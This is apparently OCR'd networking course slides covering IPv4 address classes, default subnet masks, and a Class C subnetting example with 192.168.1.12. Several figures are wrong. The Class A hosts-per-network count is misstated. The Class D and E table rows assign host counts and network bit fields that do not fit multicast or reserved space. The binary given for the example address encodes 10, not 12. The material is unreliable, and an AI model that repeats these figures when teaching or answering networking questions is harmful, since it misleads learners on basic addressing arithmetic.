
- Has a 24-bit network prefix
- Starts with binary address 110, the decimal number can be anywhere between 192–223
- The first 24 bits (three octets) identify the network, the remaining 8 bits specify hosts residing in the network

Class D

- Starts with binary address 1110, the decimal number can be anywhere between 224-239
- Supports multicasting

Class E

- Starts with binary address 1111, the decimal number can be anywhere between 240-255
- Reserved for experimental use



Address Classes (Cont'd)

Table showing number of Networks and Hosts:

Class	Leading Bits	Size of Network Number Bit Field	Size of Host Number Bit Field	Number of Networks	Addresses Per Network
Class A	0	7	24	126	16,277,214
Class B	10	14	16	16,384	65,534
Class C	110	21	8	2,097,152	254
Class D (Multi cast)	1110	20	8	1,048,576	254
Class E (Reserved)	1111	20	8	1,048,576	254

IP Address Classes and class characteristics and uses

IP Address Class	Fraction of Total IP Address Space	Number of Network ID Bits	Number of Host ID Bits	Intended Use
Class A	1/2	8	24	Used for Unicast addressing for very large organizations
Class B	1/4	16	16	Used for Unicast addressing for medium or large organizations
Class C	1/8	24	8	Used for Unicast addressing for small organizations
Class D	1/16	N/A	N/A	Used for IP multicasting
Class E	1/16	N/A	N/A	Reserved

Notes: ____

Subnet Masking


1. A Subnet Mask divides the IP address of the host into **network** and **host** numbers
2. A Subnet allows the division of Class A, B, and C network numbers into **smaller segments**
3. A Variable length subnet mask (VLSM) allows two or more subnet masks to exist in the **same network**
4. VLSM effectively uses **IP address** space in a network

Default Subnet Masks for Class A, Class B, and Class C Networks

IP Address Class	Total # bits for Network ID/Host ID	Default Subnet Mask			
		First Octet	Second Octet	Third Octet	Fourth Octet
Class A	8/24	11111111	00000000	00000000	00000000
Class B	16/16	11111111	11111111	00000000	00000000
Class C	24/8	11111111	11111111	11111111	00000000

Subnetting

- Subnetting allows you to divide a Class A, B, or C network into different **logical subnets**
- To subnet a network, use some of the bits from the host ID portion, in order to **extend the natural mask**



Subnet Address Hierarchy

- Consider the class C Address


IP Address : 192.168.1.12
11000000.10101000.00000001.00001010

Subnet mask: 255.255.255.0
11111111.11111111.11111111.00000000

Subnetting: 255.255.255.224
11111111.11111111.11111111.11100000

These three extra bits from host ID portion allow you to create eight subnets

Notes: ____________________



